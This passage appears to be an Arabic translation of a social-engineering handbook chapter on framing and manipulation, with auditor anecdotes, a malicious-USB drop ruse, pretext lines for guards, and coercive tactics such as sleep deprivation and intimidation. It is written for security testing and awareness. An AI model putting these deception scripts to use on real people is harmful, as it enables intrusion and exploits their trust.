أثناء إحدى التدقيقات، أسقطت عدد قليل من مفاتيح **USB** التي كانت محملة بالشيفرات الخبيثة التي أردت شخص في الشركة تشغيلها بدون تفكير. اقتربت من أحد الموظفين الذي كنت قد اكتسبت ثقة وقلت: "جون، لقد سمعت بصدور مذكرة إلى ضرورة البحث عن بضعة مفاتيح **USB** التي تم فقدانها. إنهم يبحثون عنها الآن ".

مجرد أن ذلك يحدث كنت هناك كعامل النظافة وكنت أسقطت مفتاح **USB** محمل بالملفات الخبيثة، والآن نقول للناس أن يبحثوا عنها، أنت في الجوهر قمت بزرع البذور لهم للقيام بتعليماتك. هذا النوع من العبارة ينفي القلق الذي يشعرون به عند العثور على مفتاح ***rogue USB*** وتسبب لهم توصيله لمعرفة ما هو.

- **القاعدة الرابعة: التسبب للهدف في التفكير في إطار والتي يعزز هذا الإطار**

(Causing the Target to Think About the Frame Reinforces That Frame)

في كل مرة الدماغ يركز أو يفكر في شيء ما يكون مدعوم او معزز. كلما كثر جعلك للهدف يفكر أو يصور الإطار الذي تريده له، سيكون من الأسهل تعزيز ونقله إلى هذا الإطار.

فللنظر إلى الوراء في الجزء الذي تحدث على نماذج الاتصال (***communication modeling***) وتحليل كيفية تطور رسائل المهندس الاجتماعي والتي أمكن أن يكون لها تأثيرات مدهشة على أهدافك.

ذات مره كنت مسافرا الى الهند. لا أتذكر الحادث بالضبط في الأخبار، ولكن كل ما أعرفه هو أن الرئيس جورج بوش كان قد خسر التأييد من الناس في أوروبا. قمت بالتقليب من خلال محطات الأخبار ورأيت كيف أن الناس في بعض الدول الأوروبية قاموا بشنق دمى تشبه جورج بوش في الشوارع. بعد التفاف الأعلام الأمريكي حول الدمى كانت الإضاءة فيها النار.

كان مشهدا مروعا وبينما كنت على الهاتف مع زوجتي في ذلك المساء قلت، "واو عناوين الاخبار على ما يحدث في أوروبا هو مجنون، هاه؟"

قالت إنها لم تسمع أي شيء حيال ذلك. لماذا؟ وسائل الإعلام ومحطات الأخبار هي الاستاذ عندما يتعلق الأمر بالتأطير والتلاعب. المهندس الاجتماعي يمكن أن يتعلم الكثير من النظر إلى كيفية استخدام وسائل الإعلام لهذه المهارة. باستخدام الحذف أو تاركة تفاصيل قصة أو القصة نفسها كلها، يمكن لوسائل الإعلام أن يؤدي الناس إلى استنتاج أنها تبدو خاصة بهم، ولكن في الحقيقة هي وسائل الإعلام.

يمكن للمهندس الاجتماعي تفعل ذلك أيضا. بحذف بعض التفاصيل وفقط "تسريب" التفاصيل التي يريدونها تسربت، فإنها يمكن أن تخلق الإطار الذي يريدون الهدف أن يفكر أو يشعر.

العناوين (Labeling) هو تكتيك أخرى تستخدمه وسائل الإعلام. عندما يريدون تأطير شيء إيجابي قد يقولون أشياء مثل، "الدفاع القوي ..." أو "اقتصاد سليم لدينا." هذه العبارات ترسم الصور الذهنية من الاستقرار والصحية التي يمكن أن تساعد في استخلاص النتائج الإيجابية. القواعد ذاتها يمكن أن تنطبق على الإطارات السلبية أيضا. تسميات مثل " المسلمين الإرهابيين " أو "نظريات المؤامرة" ترسم صورة سلبية للغاية.

يمكنك استخدام هذه المهارات لتسمية الأشياء مع الكلمات الوصفية والتي من شأنها إحضار الهدف الى الإطار الذي تريده. ذات مره عند الاقتراب من كشك الحراسة التي أردت الوصول إليه، مشيت من خلال هذا كما لو كنت انتمى له. ثم توقفت فجأة على الفور. نظرت إلى الحارس في حالة صدمة ومعتذرا بعبارة مثل: "أوه، أمس، كان هناك حارس الامن توم والذي كان مساعدا للغاية، حيث فحص جميع تصريحات الدخول لدى وسمح لي بالمرور. هذا هو السبب في افتراض أنى ما زلت على قائمة."

وصفه الحارس السابق بأنها "مساعد للغاية" تلقائيا يضع الحارس الحالي في الإطار الذي أريده. إذا كان يريد الحصول على مثل هذه التسمية المرموقة، فانه من الأفضل بأن يكون "مساعد للغاية" كما كان توم.

التأطير (framing) فعال لأنه ينحني الحقيقة ولكن ليس كثيرا بحيث تصبح كاذبة، لذلك يبقى التصديق. المهندس الاجتماعي يمكن أن يخلق الانطباع المطلوب دون الخروج كثيرا عن مظهر الموضوع.

قرأت بحث يسمى "الوضع الراهن من التأطير يزيد من دعم التعذيب (***Status Quo Framing Increases Support for Torture***)" الذي كتبه كريستين كراندال، سكوت إيديلمان، ليندا اسكتكا، وسكوت مورغان، جميع الباحثين من مختلف الجامعات. في هذا البحث زودت بمجموعة بيانات مثيرة جدا للاهتمام التي أثارت اهتمامي في هذا الموضوع. في الولايات المتحدة يوجد الكثير من الناس ضد استخدام التعذيب في زمن الحرب كتكتيك لكسب المعلومات الاستخبارية. وكان الغرض من هذه الدراسة هو معرفة ما إذا كان الباحثون يمكن الحصول على مجموعة فرعية من الناس التي تتفق على أن التعذيب هو غير مستحب عن طريق صياغة الرسالة بشكل مختلف.

أخذوا مجموعة عينية من حوالي 486 شخصا وطلب منهم قراءة فقرتين.

قراءة الفقرة الاولى:

استخدام الضغط من قبل القوات الأمريكية عند استجواب المشتبه بهم في الشرق الأوسط يكون في الأخبار. هذا النوع من مقابلة الضغط جديده؛ وفقا لبعض التقارير، وهذه هي المرة الاولى التي استخدمت على نطاق واسع من قبل الجيش الأمريكي. وقد استخدمت القوات الأمريكية العديد من الأساليب المختلفة، بما في ذلك ربط المعتقلين وتغميس رؤوسهم تحت الماء، وحشو وجوههم لأول مرة في كيس النوم، وشنق المعتقلين بالحبال في أوضاع مؤلمة لفترات طويلة. يتم الاحتفاظ بالمعتقلين أيضا مستيقظين لعدة أيام في المرة الواحدة. ترسم هذه الفقرة الاعتقاد أن هذه هي التقنيات الجديدة التي تستخدمها الحكومة الأمريكية للحصول على بيانات.

قراءة الفقرة الثانية كما يلي:

استخدام الضغط من قبل القوات الأمريكية عند استجواب المشتبه بهم في الشرق الأوسط يكون في الأخبار. هذا النوع من مقابلة الضغط ليست جديده؛ وفقا لبعض التقارير، قد تم استخدامها لأكثر من 40 عاما من قبل الجيش الأمريكي. وقد استخدمت القوات الأمريكية

العديد من الأساليب المختلفة، بما في ذلك ربط المعتقلين وتغميس رؤوسهم تحت الماء، وحشو وجوههم لأول مرة في كيس النوم، وشنق المعتقلين بالحبال في أوضاع مؤلمة لفترات طويلة. يتم الاحتفاظ بالمعتقلين أيضا مستيقظين لعدة أيام في المرة الواحدة.
كانت النسختين من الوضع الراهن من الفقرة متطابقة، إلا أن الجملة الثانية في الفقرة استعيضت بـ "هذا النوع من مقابلة الضغط ليست جديده؛ وفقا لبعض التقارير، قد تم استخدامها لأكثر من 40 عاما من قبل الجيش الأمريكي."
ماذا كانت النتائج في مجرد تغيير الإطار لإطار واحد والذي فيه أن هذه الأساليب جديدة تماما أو إنها طرق مجربه ومختبره استخدمت لعقود؟
يصف صحيفة البحث تدابير الباحثين. سبعة بنود شكلت مجموعة أساسية من المتغيرات التابعة. هذه العناصر تقابل سبع نقاط على نطاق "الزر"، مع تسميات النقاط (مختلفة كثيرا (***very much disagree***)، معتدل الاختلاف (***moderately disagree***)، قليل الاختلاف (***slightly disagree***)، غير مؤكد (***uncertain***)، متفق قليلا (***slightly agree***)، توافق معتدل (***moderately agree***)، وأتفق كثيرا (***very much agree***). تسجيل كل البنود بالعكس بحيث تعكس أعلى الدرجات أكبر اتفاق مع كل عنصر.
الاستنتاج؟ "حالة التلاعب بالوضع الراهن له تأثير على تقييم شامل للتعذيب عندما يتم وصفه بأنه يستخدم لعقود طويله بدلا من استخدمه حديثا، ومن ثم تقييم أكثر إيجابية للتعذيب؛ بجعل التعذيب يبدو وكأنه الوضع الراهن للاستجواب لزيادة الدعم الفردي ومبررات استخدامه كتكتيك"
عن طريق تغيير جزء واحد صغير فقط من الإطار كانت قادرة على جلب مجموعة كبيرة من الناس لمحاذاة وجعلها توافق (في معظم الأحيان) أن التعذيب يمكن أن تكون سياسة مقبولة عند الباحثون.
ومع استمرار قراءة البحث، " يمكن أن يطبق عبر العديد والعديد من المجالات، ويمكن أن تؤثر على الحكم وصنع القرار، وفلسفة الجمال، والأفضليات السياسة" ثم الختام مع "التغييرات المتواضعة نسبيا في طريقة عرض الخيارات الأخلاقية والمعضلات القيمة، الإطار، أو وضعها في سياق يمكن أن يكون لها تأثير عميق على الاختيار وسياسة السياسي".
هذه التجربة تثبت مدى قوة التأطير لأنه يمكن ان يغير حتى المعتقدات الأساسية، والأحكام، والقرارات التي ربما كانت للناس لسنوات.
كمهندس اجتماعي التي ليست هي هدف لمعظم الوقت. فانت لا تحاول تحويل الناس. ولكن مجرد محاولة حملهم على القيام بعمل مع قليل من التفكير أنها ليست سبب جيد للتقدم.
يمكن تطبيق قواعد التأطير الأربعة وتفعيل الكثير من التخطيط لجعل التأطير قوة مدمرة لا يستهان بها، ولهذا السبب، للأسف، المهندسين الاجتماعي الخبيثة يستخدم هذه التقنية كل يوم. في الولايات المتحدة و "الثقافات الغربية"، خصوصا، يتم تدريب الناس على قبول تأطيرهم (***begin framed***)، لقبول ما يقال على ما يفكر وكيفية التفكير فيه.
لو قلت لك قبل 15 عاما تقريبا أن كل برامج على التلفزيون تكون عن مشاهدة شخص حقيقي يفعل أشياء حقيقية، لكنت قد ضحكت في وجهي. لماذا؟ لأن مشاهدة عروض مثل هذه بدت مملة وسخيفة. بعد عام 2006، ذكرت لوس أنجلوس تايمز أن عدد من برامج تلفزيون الواقع قفزت فوق 128٪، وأنها لم تتباطأ كثيرا منذ ذلك الحين، وذلك لأن مشاهدتهم تكون لما هو جديد ومثير، ونحن نخبرهم أن مشاهدتهم تكون جيدة وممتعة، والجميع يفعل ذلك. هذه العروض هي مثال للكيفية التي يمكن أن تقدم شيئا واحدا أن تبدو جيدة أن معظم الناس قد تعتبرها سخيفة قبل بضعة سنوات.
كمهندسين اجتماعين هدفنا هو الحصول على المعلومات التي سوف تؤدي إلى خرق ناجحة للأمن. التأطير يمكن استخدامه للتلاعب بالمعلومات التي تحفز الهدف من اتخاذ القرارات بالطريقة التي نريدها منه. على سبيل المثال، اختبار عمل في عام 1981 باثنين من علماء النفس تفيرسكي وكاهنمان الذين قاموا بعرض مواضيع بسؤال حول الوقاية من الأمراض. المشكلة الأولى التي أعطيت للمشاركين هو عرض اثنين من الحلول البديلة عن 600 شخص من المتأثرين بمرض مميت افتراضيا:

- العلاج **A** ينقذ حياة 200 من الشعوب.
- العلاج **B** لديه فرصة 33% من إنقاذ جميع الناس الـ 600 وإمكانية 66% من عدم إنقاذ أي شخص.

هذه القرارات لها نفس القيمة المتوقعة لإنقاذ الأرواح 200، ولكن الخيار **B** محفوف بالمخاطر. 72 في المائة من المشاركين يختاروا الخيار **A**، في حين أن 28 في المائة فقط من المشاركين اختاروا الخيار **B** مجموعة أخرى من المشاركين كانت تعطى نفس السيناريو مع إحصاءات مختلفة:

- الخيار **C** سوف يموت فيه 400 شخص
- الخيار **D** لديه أن 33% من الأشخاص سوف لا يموتوا لكن احتمال 66% من 600 سوف يموتوا.

هذا يبين أن الأسئلة المؤطرة بإيجابية فان الناس عموما تختار الحياة بدلاً من الأسئلة المؤطرة سلبا. كمهندس اجتماعي سنكون في حاجة إلى ممارسة هذه المهارات لتحريف أسئلتنا والبيانات نحو الإطار الذي نريد أهدافنا فيه. لتأطير الأسئلة ليكون لها الحد الأقصى من التأثير يمكن ذلك من خلال إتباع هذه المبادئ.

- o عبارة كل سؤال يجب أن يكون له غرض واحد فقط هو التركيز بوضوح.

- o تجنب لغة التقنية التي سوف تخلط بين الهدف أو تتسبب في انسحابه.
- o أسئلة الإطار سوف تساعدك على تمييز نوع الأهداف السلوكية (هل هي تحليلية، معبرة)
- o نسأل أنفسنا، "ماذا تريد من معرفة هذه المسألة أيضا؟"

إدخال فكر جديد بإخفاء ذلك في سؤال هي وسيلة رئيسية لقيادة الهدف الى المسار. أوقات كثير من المدرسين في المدارس يستخدمون هذا. التأطير هو بالتأكيد شكل من اشكال الفن التي عندما تمزج مع علم الاتصال والتأثير يمكن أن تصبح قوة هائلة على المستوى الشخصي في يد المهندس الاجتماعي الماهر، من خلال تقديم المعلومات بطريقة يمكن أن تجعل مواءمة مع المهندس الاجتماعي "سهلة "لهذا الهدف، يمكن أن تجعل منه اتخاذ الإجراءات التي لن تترك له الشعور بالذنب، وتغيير تصوره للواقع.

التأطير والتأثير أجزاء رئيسية من الهندسة الاجتماعية، على الرغم من أن كثيرا منها ترتبط بمهارة أخرى مع "الزوايا المظلمة" للهندسة الاجتماعية. يعرض القسم التالي المعلومات التي من شأنها أن تغير الطريقة التي تنظر بها الى التأثير.

التلاعب: التحكم في هدفك (Manipulation: Controlling Your Target)

يعتبر التلاعب (*Manipulation*) من قبل العديد من المراقبين موضوع مظلمة جدا، وهو الموضوع الذي يخلق شعور من الخوف بسبب الطريقة التي غالبا ما تصور ذلك.

فلنلقي نظرة على بعض التعريفات التي وجدت على شبكة الإنترنت والتي قد تساعد في تفسير ذلك:

- "ممارسة التأثير ذات الدهاء أو الملتوي خاصة بالنسبة للمرء الذى يملك ميزة".
- "التأثير أو السيطرة بدهاء أو مخادع".
- "سيطرة (الآخرين أو النفس) أو التأثير بمهارة، عادة لميزة واحدة"

يمكنك ان ترى بوضوح لماذا العديد من المهندسين الاجتماعين سال لعابهم على هذا الموضوع. يمكنك أن تتخيل أن تكون قادرة على استخدام المهارات الخاصة بك للسيطرة أو التأثير على شخص ما لصالحك؟

من شيء مظلم مثل غسيل المخ إلى تلميحات خفية من مندوب المبيعات، وتكتيكات التلاعب هي شيء يجب دراسة لكل مهندس اجتماعي وان يكون جيدا جدا فيه. الهدف من التلاعب هو التغلب على التفكير النقدي والإرادة الحرة لهدفهم. عندما يفقد الهدف قدرته على اتخاذ القرار على أساس العمليات المطلعة، فأنه يمكن عن طريقة تغذية الأفكار، والقيم، والمواقف، أو التأمل في أحد التلاعب به.

يستخدم التلاعب في ستة طرق التي تحمل حقيقة إذا كان الموضوع هو غسل دماغ أو شيء أقل مكرا. سأذهب بسرعة خلال كل واحد قبل ان ندخل بعمق الى هذا القسم.

- **زيادة إيحاء هدفك (Increasing the suggestibility of your target)**

حيث أنه أكثر تطرفا، الحرمان من النوم أو الطعام يزيد الإيحاء عند الهدف. على الجانب المضيء، التلميحات الخفية تقوم بالبناء بشدة مع مرور الوقت لجعل الهدف أكثر إيحاء.

- **السيطرة على بيئة الهدف (Gaining control over the target's environment)**

هذه التقنية يمكن أن تشمل كل شيء من السيطرة على نوع وكمية المعلومات التي لدي الهدف إمكانية الوصول إلى الكثير من الأشياء الأكثر دهاء مثل إمكانية الوصول إلى مواقع وسائل الإعلام الاجتماعية (*social media website*) للهدف. في سياق الهندسة الاجتماعية، إمكانية الوصول إلى وسائل الإعلام الاجتماعية يسمح لك عرض الرسائل الخاصة بالهدف، فضلا عن فرض رقابة على المعلومات التي يتلقاها.

- **خلق الشك (Creating doubt)**

زعزعة الاستقرار وتَقْوِيض(إضعاف) نظام اعتقاد الهدف الخاص بك يمكنه أن يقطع شوطا طويلا نحو التلاعب بالهدف لاتخاذ الإجراء الذي تريده. من وجهة نظر الهندسة الاجتماعية، هذا يجب أن يتم بمهارة. لا يمكنك ذلك بمجرد المداخلة معه وبدء المعاملة اللاإنسانية للهدف الخاص بك بدلا من ذلك، التشكيك في القواعد التي يتبعها، وظائفه، أو معتقداته يمكن أن تؤثر على قدرة الهدف على اتخاذ قرارات رشيدة.

- **خلق شعور بالعجز (Creating a sense of powerlessness)**

تستخدم هذه التقنية الخبيثة حقا في الاستجواب أثناء الحرب لجعل الهدف يشعر بانعدام الثقة في معتقداته. المهندس الاجتماعي يمكنه الاستفادة من هذا التكتيك بأخذ وكالة الهدف (*target's agency*) عن طريق تقديم "الحقائق" التي تلقيتها من شخص ما مع سلطة، وبالتالي خلق شعور بالعجز والضعف.

- **خلق استجابات انفعالية قوية في الهدف الخاص بك (Creating strong emotional responses in the target)**

تشمل الاستجابات العاطفية القوية كل شيء من الشك إلى الذنب للإهانة وأكثر. إذا كانت المشاعر مكثفة بما فيه الكفاية، فإنه يمكن أن يتسبب للهدف في تغيير نظام الاعتقاد كله الخاص به. يجب أن يكون المهندس الاجتماعي حريص ليس على إنشاء الإضرار بالمشاعر السلبية، ولكن باستخدام التكتيكات التي تخلق ردود فعل عاطفية على أساس الخوف من فقدان أو العقوبة يمكن أن تكون مفيدة لهدف الهندسة الاجتماعية الخاصة بك.

- **الترهيب الثقيل (Heavy intimidation)**

الخوف من الألم الجسدي أو الظروف الصعبة الأخرى يمكن استخدامها لإحداث شرخ في الهدف تحت الضغط. مرة أخرى، معظم المهندسين الاجتماعين لا يذهبوا من هذا الطريق إلا إذا كانت تستخدم تجسس الشركات كتكتيك، ولكن في الهندسة الاجتماعية العادية، هذا التكتيك يستخدم لبناء سلطة الخوف الشديد ومشاعر الخسارة المحتملة المتصورة.

في معظم الأحيان، التلاعب ليس متطرف جدا. على مستواه الأساسي، تخيل أنك في غرفة مزدحمة وشخص ما ينادى على اسمك. ما هو رد فعلك؟ عادة إنك تدور وتتجه نحو المنادى أو الاستجابة مع "نعم؟" لقد تم التلاعب بك، ولكن ليس بالضرورة بطريقة سيئة.
على المستوى النفسي، يجري التلاعب أكثر عمقا. لاحظ ما حدث عند التفاعل مع الحدث السابق: عقلك يسمع اسمك، ويمكنه وضع جوابا تلقائيا ("نعم؟"). العلاقة بين هذا الجواب والاستجابة الصوتية قصير جدا. حتى لو لم تجري أي رد الصوتية أو إذا لم يكن الاسم المنادى عليه يستهدفك شخصيا، إذا سألت سؤالا فأن عقلك يقوم بصياغة الجواب.
مجرد الاقتراب من شخصين يدور بينهما محادثه ثم سمعت سؤال فان هذا سوف يسبب لعقلك صياغة الجواب. الجواب يمكن أن يكون صورة أو صوت في عقلك. إذا سمع هدفك شخصين يتحدثا عن شخص ما يبدو مثله فأن عقله سوف يشكل صورة الذهنية. إذا سمعت شخصين يحكي دعابة عن الدجاج الذي تعبر الطريق، قد تصور الدجاج، الطريق، أو المشهد بأكمله.
هذا النوع من التلاعب هو مجرد بداية ما يمكنك القيام به. تكتيك آخر من التلاعب يكون عن التكييف (***conditioning***).
الناس من الممكن أن تكون مُهَايَأَة لربط بعض الأصوات أو الإجراءات مع المشاعر والعواطف. إذا كان في كل مره يتم ذكر شيء إيجابي فان الشخص يسمع بنقرة القلم، وبعد وقت قصير فان الهدف يكون مهيأ لربط الشعور الإيجابي مع هذا الصوت.
واحدا من أكثر الأمثلة الكلاسيكية للتكييف (التهيئة) إيفان بافلوف وما نسميه كلب بافلوف، والتي نوقشت في فصل سابق. ثم يصبح السؤال ما إذا كان يمكن استخدام هذا النوع من التكييف على الناس. على الرغم م أن جعل الأهداف يسال لعابهم ليست على قائمة أولويات معظم المهندسين الاجتماعي "(روح دعابة الكاتب)، هل هناك طرق لتهيئة (تكيف) الهدف للرد على مجموعات معينة من المدخلات بالطريقة التي تريدها لهم للرد؟ للعثور على الإجابة، فقم بقراءة الأقسام التالية، والتي توفر بعض الأمثلة على التلاعب في الأعمال والتسويق لوضع الأساس للمناقشة وتحليل كيفية استخدام التلاعب على المستوى الشخصي.

To Recall or Not To Recall

في مايو 2010 ذكرت صحيفة واشنطن بوست قصة مثيرة للاهتمام.
http://www.washingtonpost.com/wp-dyn/content/article/2010/05/27/AR2010052705484.html
صانعوا دواء الأطفال تايلينول، موترين، بينادريل، وذرتيك، من بين سائر ادوية الشرب الأخرى، اكتشفت دفعة معيبة من الموترين ولا يريدون إجراء استدعاء/استرجاع ذلك بسبب تكاليف مثل هذا العمل. ماذا كان جواب الشركة؟
قاموا باستخدام التلاعب. الشركة استأجرت عددا كبيرا من المتعاقدين للذهاب من متجر الى متجر وإعادة شراء جميع الموترين الموجود في المتجر، والتي من شأنها أن يتم تدميرها. للأسف، تم إحباط هذه الخطة عندما اخفض أحد المتعاقدين ورقة في أحد المتاجر تحتوي على هذه الخطوط العريضة للمؤامرة، وكان في حينها إبلاغ منظمة الدواء الاتحادية (***Federal Drug Administration***) (**FDA**).
على الجانب الاخر، قامت **FDA** بجعل تلك الشركة القيام باسترجاع 136 مليون من الزجاجات والتي استرجعت تشغيله (دفعه) واحده فقط من أصل أربعة تذكر. للأسف، كان الأوان قد فات حيث تم الإبلاغ عن 775 حالة من حالات الأطفال والرضع الذين كان لهم ردود الفعل السلبية لهذه الدفعة الملوثة، مع 37 من الحالات أصيبوا بالوفاة. التقارير كانت ليست قاطعة ما إذا كانت الوفيات كانت نتيجة للموترين السيئة أو رد فعل على موترين. ليس هذا هو التركيز هنا.
هذا هو مثال مظلم جدا من التلاعب، أو محاولة التلاعب على الأقل. لحماية صورة هذه الشركة انها مستعدة للتخلي عن الإجراءات السليمة وسلامة الأطفال في جميع أنحاء العالم. انها محاولة للتلاعب في النظام وفي عملية فقدان الناس حياتهم. ناقشت الوثائق التي أسقطت في المتجر كيف كان المتعاقدين لهم أوامر بشراء المنتج لإرجاعه وعدم ذكر ذلك "أي سحب المنتج من السوق" في أي نقطة من الوقت.
عندما أمسكت الشركة انها نشرت العديد من تكتيكات التلاعب المثيرة للاهتمام. فقامت بالتهرب من الوضع بالقول إن سبب هذا العمل أن خبرائهم لا يعتقدون بوجود خطر كبيرا على الأطفال.
وقد تلا هذا البيان اعتذارا رسميا وطرد ستة من كبار المسؤولين التنفيذيين. ثم جاء التلاعب الحقيقي في. أثناء الاستجواب، حيث ذكرت الشركة أنها لم تحاول القيام بـ "الاستدعاء/الاسترجاع الوهمي"، كما كان يطلق عليه. حيث كانت الشركة تختبر الدفعة المتضررة المزعومة من خلال وجود متعاقدين لشراء المنتج وإعادته لفحصها. فعندما تبين أن المنتج معيب فان الشركة قد اتخذت الإجراءات المناسبة. حاولت هذه الشركة استخدام تقنية من التلاعب تسمى التحويل/الالهاء (***diversion***)، لتحويل الانتباه عما كانوا يفعلونه حقا لجعله يبدو أفضل مما كان عليه. وبالإضافة إلى ذلك، فإنه يستخدم تقنية التستر على التلاعب بتفكير هؤلاء الذين اختلفوا مع الأفعال التي قامت بها الشركة من خلال إصدار البيانات أن الشركة تحاول أن تفعل اختبار لتحديد ما إذا كان هناك حاجة لاستدعاء/استرجاع هذا المنتج.

هذا النوع من التلاعب يستحق المناقشة لأن تكتيك التحويل/الالهاء (*diversion*) يمكن أن يعمل على نطاق أصغر بكثير في تحديد الشخصية أيضا. إذا تم الإمساك بك في منطقة أو مكان لا ينبغي أن تكون فيه، ثم وجودت قصة جيدة لتغطية ذلك والتي تصدق يمكن أن تقطع شوطا طويلا نحو التلاعب بالهدف ليسمح لك بالمرور الآمن. يمكن تحويل انتباه الهدف إلى شيء آخر غير المشكلة التي في متناول يده تعطيك الوقت الكافي لإعادة توجيه الاهتمام له. على سبيل المثال، إذا كنت ذات مره تم الإمساك بك من قبل حارس الأمن، بدلا من ان تصبح عصبيا، فإنك ببساطه وبهدوء تنظر اليه وتقول: "هل تعرف ما أقوم به هنا؟ هل سمعت أن بعض مفاتيح **USB** قد فقدت والتي تحتوي على بيانات هامة جدا؟ ومن المهم ان نجدهم قبل أن يأتي الجميع في الغد. هل تريد أن تبحث في الحمامات؟"

ربما الكثير منكم لم يسمع عن قصة استدعاء موترين (*Motrin recall story*)، والتي تبين أن الشركة قامت بعمل جيد بالتلاعب (حتى الآن) النظام الإعلامي والعدالة للحفاظ على الأضواء للخروج من ذلك. بغض النظر، ويبين هذا الوضع كيف يمكن استخدام التحويل/الالهاء والتستر في التلاعب.

القلق يتم علاجه في الآخر (Anxiety Cured at Last)

في عام 1998 سميثكلاين بيتشام، واحدة من أكبر شركات الأدوية في العالم، أطلقت حملة إعلانية تهدف إلى "تثقيف" الجماهير حول شيء ما وصفته ب "اضطراب القلق الاجتماعي (*social anxiety disorder*)". حيث وزرعت 50 من القصص الصحفية واستطلاعات مع أسئلة مثل "هل لديك اضطراب القلق الاجتماعي؟ "تم توجيه هذه الاختبارات والاستطلاعات الى" تثقيف "الناس على هذا الاضطراب وكيفية معرفة ما إذا كانوا يعانون منها.

في وقت لاحق من ذلك العام غيرت نسخة الحملة التسويقية في المجلات الطبية (البروشور (الغلاف الذي يحتوي على بعد الكلمات الدعائية عن دواء معين)) من "باكسيل يعني السلام ... في الاكتئاب، واضطرابات الهلع، والوسواس القهري" إلى "ارهم انه يمكن ... المعالج الأول فقط لاضطراب القلق الاجتماعي".

Paxil means peace···in depression, panic disorder, and OCD → Show them they can···the first and only approved treatment for social anxiety disorder

كلف هذا التغيير الشركة حوالي 1 مليون دولار. في عام 1999، تم إطلاق حملات مطبوعة وتلفزيونيه بتكلفة 30000000 $ معلنا أن سميثكلاين بيتشام وجدت علاج لاضطراب القلق الاجتماعي، واسمه باكسيل. باستخدام البيانات من الدراسات الاستقصائية والاختبارات التي قامت بها الشركة وعرضها مع بعض من "العروض التلفزيونية الأكثر مشاهده" في ذلك الوقت ذكر الإحصائيات أن 10 مليون أمريكي يعانون من SAD (اضطراب القلق الاجتماعي) بإسهاب، والآن هناك أمل.

بحلول عام 2000، بلغت مبيعات باكسيل زيادة النصف عن كامل السوق: الشركة "أصبحت رقم واحد في سوق الولايات المتحدة للأدوية المندرجة تحت بند ***serotonin reuptake inhibitor*** نتيجة الوصفات الجديدة في 2000. 'في عام 2001 حصل على موافقة **FDA** لتسويق باكسيل على حد سواء لاضطراب القلق العام (***generalized anxiety disorder***) واضطراب ما بعد الصدمة (***posttraumatic stress disorder***).

أسفرت هجمات 11/9 في زيادة كبيرة في الوصفات الطبية لجميع مضادات الاكتئاب (***antidepressants***) وعقاقير القلق. خلال هذا الوقت إعلان باكسيل وضع كإجابة لمشاعر الخوف الذين لا يمكن السيطرة عليها والعجز التي شعر بها كثير من الناس في أعقاب الهجمات.

أنا لا أقول إن هذه الأدوية لا تعمل، أو أن دافع الشركة هو ضار، ولكن أجد هذه الحالة مثيرة للاهتمام لا سيما في هذا التلاعب في السوق بدأ مع التعليم وانتهت مع زيادة كبيرة في المبيعات، في حين خلق اضطرابات جديدة على طول الطريق.

كثيرا ما يستخدم هذا النوع من التلاعب في بناء حالة في مجال التسويق، ولكنها تستخدم أيضا في السياسة وحتى على المستوى الشخصي، تعرض المشكلة التي هي شيء رهيب، ولكن بعد ذلك يقدمون "الحقائق" المستمدة كدليل لماذا ما تقوله صحيح. في إحدى حلقات ***The Real Hustle***، قام بول ويلسون بتعين سيناريو حيث كان يستخدم ذريعة لنجم شهير كانوا يستخدمونها في عملية النصب والاحتيال لسرقة بعض الأقراص المدمجة **CDs** من المتجر. حيث عامل المتجر اعتقل النجم وانتظر رجال الشرطة للوصول. مشى بول الى المتجر، وعرف نفسه على أنه شرطي، أومض محفظته مع أي شيء حيث كان مجرد صورة لأطفاله في ذلك، وكان قادرا على "اعتقال" النجم، وأخذ الأقراص المدمجة والمال لتسجيل النقدية كدليل، وترك دون أي اعتراض. هذه القصة هي مثال ممتاز لهذا النوع من التلاعب لبناء الحالة. حيث أوجد بول المشكلة (النجم السارق) وقدم نفسه باعتباره الحل (الشرطي) للمشكلة. أيا كان السيناريو، بناء الحالة عن شخص جيد كنته قبل تقديم طلبك، وهذه الحالة تجعل الطلب أكثر قبولا للشخص الذي تحاول التلاعب به.

لا يمكنك أن تجعلني أن أشترى هذا (You Can't Make Me Buy That)

كمارت. وضعت كمارت فكرة تدعى "صورة مقطعية (*planogram*)"، وهو رسم تخطيطي يظهر كيفية عرض التجار لمنتجاته على أساس الألوان والأحجام، ومعايير أخرى للتلاعب بعملائها بجعلها تريد الشراء وقضاء أكثر من غيرها.

تم تصميم **Planograms** الأمثل لخلق وضع المنتج البصري والتجاري.

استخدام هذه **planograms** هو شكل من أشكال التلاعب لأن الباحثون درسوا كيف يتسوق الناس، تفكيرهم، والشراء. فهم هذه الأمور ساعدت على تطوير آليات للسيطرة على المدخلات البصرية لزيادة رغبة المتسوقين للشراء.

البرمجيات، وكذلك الشركات كلها، مكرسة لتخطيط وتنفيذ هذه **planograms** للتأثير الأقصى على إبقاء المتسوقين للتسوق.

تستخدم ثلاثة تخطيطات مختلفة للتلاعب بالمتسوقين:

- **وضع المنتج أفقي (Horizontal product placement):** لزيادة تركيز العميل على مادة معينة، حيث يتم تطبيق الوضع الافقي المتعدد لمنتج واحد جانب الى جانب. وجد بعض التجار أن الحد الأدنى بين كل جزء 15 و30 سم لمنتج واحد ضروري لتحقيق زيادة في انتباه العملاء.

Placing the same or similar items in a horizontal row, as shown in this computer generated planogram, increases customer focus.




- **وضع المنتج رأسيا (vertical product placement):** طريقة مختلفة مستخدمه هو وضع المنتج رأسي. هنا يتم وضع المنتج الواحد على أكثر من رف على مستويات مختلفة لتحقيق المسافة 15-30 سم.

Products are grouped together to drawn the eye to items they want to sell



